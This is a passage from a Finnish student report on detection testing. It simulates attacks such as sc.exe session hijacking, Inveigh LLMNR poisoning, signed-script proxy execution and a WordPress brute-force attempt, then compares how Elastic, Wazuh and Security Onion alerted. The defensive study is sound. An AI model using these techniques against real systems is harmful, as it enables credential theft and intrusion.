
Ajetaan DC01:llä komennot kuvion 29 mukaisesti, vaikka sesshijack käynnistys ei onnistu, syntyy tästä hälytys koska sc.exe palvelua on kutsuttu.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti

Kuvio 29. Etäkäytön kaappaus

Tästä syntyi hälytys Elasticiin. (Kuvio 30).



Kuvio 30. Hälytys sc.exe:n käytöstä

Elasticin analyysityökalulla näkee enemmän tietoa suoritetusta komennosta. Komennot voivat kertoa SIEM-käyttäjille, mitä hyökkääjä on tehnyt järjestelmässä, kuten esimerkiksi, jos prosessi on tunnettu taktiikka, jota on käytetty jo aiemmin. (Kuvio 31).

Kuva, joka sisältää kohteen teksti, kuvakaappaus

Kuvaus luotu automaattisesti

Kuvio 31. Etäkäytön analyysi 1

Tästä syntyi myös toinen hälytys, joka näyttää analyysi työkalulla tältä. (Kuvio 32)

Kuva, joka sisältää kohteen teksti, kuvakaappaus, diagrammi

Kuvaus luotu automaattisesti

Kuvio 32. Etäkäytön analyysi 2

### LLMNR saastuttaminen Inveigh työkalulla

Hyökkääjä saattaa hyödyntää iskussaan Microsoft Windows -verkkojen nimenratkaisuprotokollaa (LLMNR ja NBT-NS) ja SMB:n (Server Message Block) todennusta manipuloidakseen liikennettä ja varastaakseen käyttäjien kirjautumistietoja.

LLMNR-saastuttaminen voidaan havaita SIEM-työkalussa tarkkailemalla LLMNR- ja NBT-NS-kyselyjä. Kummallinen määrä nimenratkaisupyyntöjä tai tuntemattomista lähteistä tulevat kyselyt voivat näkyä SIEM-työkalussa. SIEM voi havaita SMB-autentikoinnin ja epäilyttäviä kirjautumisyhteyksiä. SMB palvelussa on ollut paljon tunnettuja haavoittuvuuksia, ja tämän takia, hyökkääjä voi yrittää sitä kautta järjestelmään. Hyökkäystyökalu Inveigh voi tuottaa hälytyksiä, kun epäilyttäviä prosesseja ajetaan järjestelmässä. SIEM voi nähdä nämä esimerkiksi kerätyistä lokitiedoista.

Käytetään simuloinnissa Inveigh hyökkäystyökalua. Työkalu haistelee järjestelmästä tietoja. (Kuvio 33).

Kuva, joka sisältää kohteen teksti, kuvakaappaus, ohjelmisto

Kuvaus luotu automaattisesti

Kuvio 33. Inveighin käyttö

Ainut hälytys mitä tästä aiheutui, oli työkalun latausvaiheessa. Elastic ilmoitti yhteydestä tunnettuun haittaohjelmasivustoon. Muiden hälytysten puute johtuu todennäköisesti Elasticin säännöistä, joita ei ole riittävästi huomaamaan kaikkia turvallisuusriskejä.

### Ohjelmien suorittaminen allekirjoitetun skriptin välityksellä

Hyökkääjä voi käyttää luotettuja, usein sertifikaatilla allekirjoitettuja skriptejä haitallisten tiedostojen suorittamiseen. Näin hyökkääjällä on mahdollisuus kiertää sovellusten valvonta ja allekirjoitusten tarkistus.

Allekirjoitetut skriptit voidaan havaita lokitiedoista ja prosessivalvonnassa, kun havaitaan epäilyttäviä prosesseja käynnistyvän järjestelmässä. Prosessit, kuten skriptin suorittaminen ja .exe ohjelman käynnistys voisi jäädä SIEM-työkaluun kiinni. Epätavallinen toiminta, kuten juuri näiden prosessien käynnistäminen voi aiheuttaa hälytyksiä, koska ne eivät ole normaaleita tapoja toimia päätelaitteilla. Allekirjoitettu skripti voi myös tehdä asioita järjestelmässä, jotka aiheuttavat hälytyksiä, vaikka itse skripti olisi allekirjoitettu ja SIEM ei tunnistaisi sitä uhaksi.

Hyökkäyksen simuloimiseen käytettiin komentoa, joka suorittaa allekirjoitetun SyncAppvPublishingServer-skriptin ja käynnistää calc.exe -ohjelman eli Windowsin laskimen. (Kuvio 34).



Kuvio 34. Komento

Hyökkäys näkyi Elasticissa hälytyksenä, jonka aiheena oli Windows skripti, joka käyttää PowerShelliä. Hyökkäyksen analyysi kertoi, mitä komentoa on käytetty ja mitä sillä on avattu. (Kuvio 35).

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, diagrammi

Kuvaus luotu automaattisesti

Kuvio 35. Analyysi skriptin suorittamisesta

# Yhteenveto

## Tulosten analysointi ja johtopäätköset

Kun analysoidaan testien seurauksina järjestelmiin syntyneitä hälytyksiä, saamme hyvän kuvan kerätystä tiedosta, hälytysten kattavuudesta ja mahdollisista puutteista. Ensimmäisenä on hyvä ymmärtää, että järjestelmät toimivat juuri niin hyvin, kuin niihin on panostettu. Meidän tapauksemme käytämme enimmäkseen valmiita hälytys sääntöjä ja muutamaa integraatiota. Sääntöjä tulee luoda ja päivittää itse, jotta ne pysyvät ajankohtaisena. Tiedon oikeaoppinen suodattaminen ja kokoonpaneminen on myös avain asemassa, kun käsitellään suuria data määriä.

On myös tärkeää huomioida, että järjestelmät toimivat yhdessä täydentäen toinen toistaan. Tämä korostui testauksien aikana, kun tutkimme Security Onion lokeja Wazuh lokien kanssa. Järjestelmät keräävät tietoa eri kohteista, Security onion keskittyy verkkoliikenteeseen, kun taas Wazuh keskittyy enemmän päätelaitteissa tapahtuviin asioihin, kuten kirjautumisiin ja suoritettuihin komentoihin.

Yksi keskeinen huomio testeissä oli lokimelun, eli turhien hälytysten, suuri määrä. Tällaiset hälytykset tekevät oikeiden uhkien tunnistamisesta haastavaa. Esimerkiksi Wazuh tuotti paljon hälytyksiä, kun paloalto-käyttäjä kirjautui DC01-palvelimelle noutaakseen AD-käyttäjätietoja. Tämäntyyppiset hälytykset ovat usein tarpeettomia, mutta niitä voidaan hallita tarkentamalla sääntöjä ja suodattamalla tietyt tapahtumatyypit pois.

### Johtopäätökset

* **Monikerroksinen lähestymistapa:** Järjestelmät keskittyvät eri lähteisiin. Security Onion keskittyy verkkoliikenteeseen, kun taas Wazuh ja Elastic tarkkailevat enemmän päätelaitteita ja käyttäjätoimintaa.
* **Sääntöjen päivitys:** Järjestelmien säännöt vaativat jatkuvaa päivittämistä uusien uhkien havaitsemiseksi
* **Tiedon suodattaminen:** Tietoa tulee osata suodattaa, jotta voimme keskittyä olennaisiin hälytyksiin paremmin.

## Työkalujen tehokkuus ja ominaisuudet

Niin kuin aiemmin mainittu, työkalut keskittyvät keräämään tietoa eri osa-alueilta ja niitä on tarkoitus käyttää yhdessä, selkeän kokonaiskuvan muodostamiseksi. Järjestelmistä löytyy eri ominaisuuksia, joten tietty järjestelmä soveltuu toiseen tehtävään paremmin kuin toinen.

Otetaan vertailuun aluksi testitapaus, jossa loimme käyttäjän $ ATOMIC123! Verrataan hälytyksiä ElasticSIEM ja Wazuh järjestelmien välillä.

Elastic ilmoittaa selkeästi lisätiedoissa prosessin argumentit, nimen, ja vastaa kysymyksiin kuka, missä ja milloin. Argumenteista selviää myös luodun käyttäjän nimi. (Kuvio 36).

Kuva, joka sisältää kohteen teksti, kuvakaappaus, numero, Fontti

Kuvaus luotu automaattisesti

Kuvio 36. Elasticin hälytys käyttäjän luonnista

Wazuh ilmoittaa hälytyksissään kätevästi, mihin hyökkäys taktiikkaan tapahtuma vastaa MITRE:ssä. Loki tiedoissa Wazuh ei tosin tunnista luodun käyttäjä nimeä $ merkin jälkeen vaan kirjaa luodun käyttäjän nimeksi $. (Kuvio 37).

Kuva, joka sisältää kohteen teksti, kuvakaappaus, ruokalista

Kuvaus luotu automaattisesti

Kuvio 37. Wazuh:n hälytys käyttäjän luonnista

Elasticistä löytyy myös monia erilaisia tapausten analysointityökaluja, kuten analyzer, jonka saa suoraan auki hälytyksestä, kuten kuviossa 38. Järjestelmässä pystyy myös luomaan hälytyksistä aikajanoja ja caseja.

Kuva, joka sisältää kohteen teksti, diagrammi, ohjelmisto, kuvakaappaus

Kuvaus luotu automaattisesti

Kuvio 38. Elastic\_analyzer

Security Onion tarjoaa myös laajan valikoiman työkaluja ja integraatioita, kuten cyberchef, MITRE ATT&CK Navigator ja Kibana. Security Onionilla pystytään myös tehdä melko syvällistä analyysiä, esimerkiksi PCAP-tiedostojen käsittelyllä ja analyysillä. Järjestelmä on erittäin laaja ja tämän takia sen käyttö voi olla hieman haastavaa. Tarkastellaan esimerkiksi hälytystä mahdollisesta brute-force hyökkäyksestä WordPress sivustollemme, jonka hälytykset näkyvät kuvioissa 39.

Kuva, joka sisältää kohteen kuvakaappaus, teksti, ohjelmisto, Multimediaohjelmisto

Kuvaus luotu automaattisesti

Kuvio 39. Brute force hyökkäyksestä aiheutunut hälytys Security Onionissa

Kuviossa 40 näkyy että kyseessä on GET pyyntö admin paneeliin, ja POST pyyntö eli kirjautumisyritys käyttäjätunnuksella admin ja salasanalla root66.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti

Kuvaus luotu automaattisesti

Kuvio 40. network.data

Kuviossa 41 ChatGPT:llä luotu suppea vertailutaulukko käytetyistä järjestelmistä.

Kuva, joka sisältää kohteen teksti, kuvakaappaus, Fontti, numero

Kuvaus luotu automaattisesti

Kuvio 41. Järjestelmien vertailu

## Harjoituksen opit ja miten tästä eteenpäin

Harjoituksen aikana opimme laajasti eri järjestelmien toiminnasta, vahvuuksista sekä ominaisuuksista. Opimme testejä tehdessämme myös erilaisten hyökkäystekniikoiden käytännön toteutuksesta, ja kuinka nämä esiintyvät seuranta- ja valvontajärjestelmissä. Tämä antoi syvällisempää ymmärrystä hyökkäysten havaitsemisesta a torjunnasta sekä’ auttoi tunnistamaan nykyisten järjestelmien kehitystarpeita.

**Järjestelmien vahvuudet ja kehityskohteet**

* Tunnistimme, mitkä osat järjestelmiä toimivat odotetusti ja tukivat tehokasta hyökkäysten havaitsemista ja estämistä.
* Toisaalta löysimme tiettyjä haavoittuvuuksia ja prosessien heikkouksia, jotka voivat tarjota hyökkääjille mahdollisuuksia. Nämä havainnot antavat selkeän pohjan priorisoida jatkokehityksen kohteita.

**Hyökkäysten analysointi**

* Harjoituksen aikana kerrytimme ymmärrystä erilaisten hyökkäysvektorien käyttäytymisestä ja niiden havaitsemisen haasteista.
* Työkalut toimivat suurimmassa osassa tapauksia hyvin ja havaitsivat hyökkäykset. Perustuen siihen, mitä hälytyksiä eri hyökkäyksistä odotettiin tulevan eri työkaluilla, ne toimivat melko hyvin.
* Opimme myös hyökkäyksiin liittyvän loki- ja tapahtumatiedon tulkintaa, mikä auttaa parantamaan tilannekuvaa ja nopeuttamaan reagointia. Työkalujen hälytysten tulkinta oli tärkeä osa hyökkäysten havaitsemista, koska piti tietää selvästi, mitä tulee etsiä.

**Miten tästä eteenpäin?**

* **Järjestelmien kehittäminen:** Priorisoidaan tunnistetut puutteet ja laaditaan kehityssuunnitelma niiden korjaamiseksi. Tämä voi sisältää esimerkiksi parempien valvontamekanismien tai hyökkäysten torjuntatyökalujen käyttöönottoa.
* **Lokitiedon suodattaminen:** Luodaan erilaisia filttereitä seuranta- ja valvontajärjestelmiin, jotta voimme poissulkea ”turhia hälytyksiä”.
* **Järjestelmien säännöt:** Luomme uusia hälytyssääntöjä, jotta pystymme havaitsemaan uhkia laajemmin, ja näin saamme puolustauduttua paremmin.

Lähteet

Amit Sheps. Reverse Shell: How It Works, Examples and Prevention Tips. Aqua artikkeli. 2023. Viitattu 4.12.2024. <https://www.aquasec.com/cloud-native-academy/cloud-attacks/reverse-shell-attack/>

Detecting data theft with Wazuh, the open-source XDR. BleepingComputer artikkeli. 2023. Viitattu 4.12.2024. <https://www.bleepingcomputer.com/news/security/detecting-data-theft-with-wazuh-the-open-source-xdr/>

DNS Tunneling: Detecting DNS Tunneling Attacks. Zenarmor artikkeli. 2023. Viitattu 4.12.2024. <https://www.zenarmor.com/docs/network-security-tutorials/what-is-dns-tunneling#how-can-organizations-detect-dns-tunneling-attacks>

Siddiqui, L. SIEM vs SOAR: What’s The Difference? Splunk.com -verkkosivusto. 9/2023. Viitattu 22.11.2024. <https://www.splunk.com/en_us/blog/learn/siem-vs-soar.html>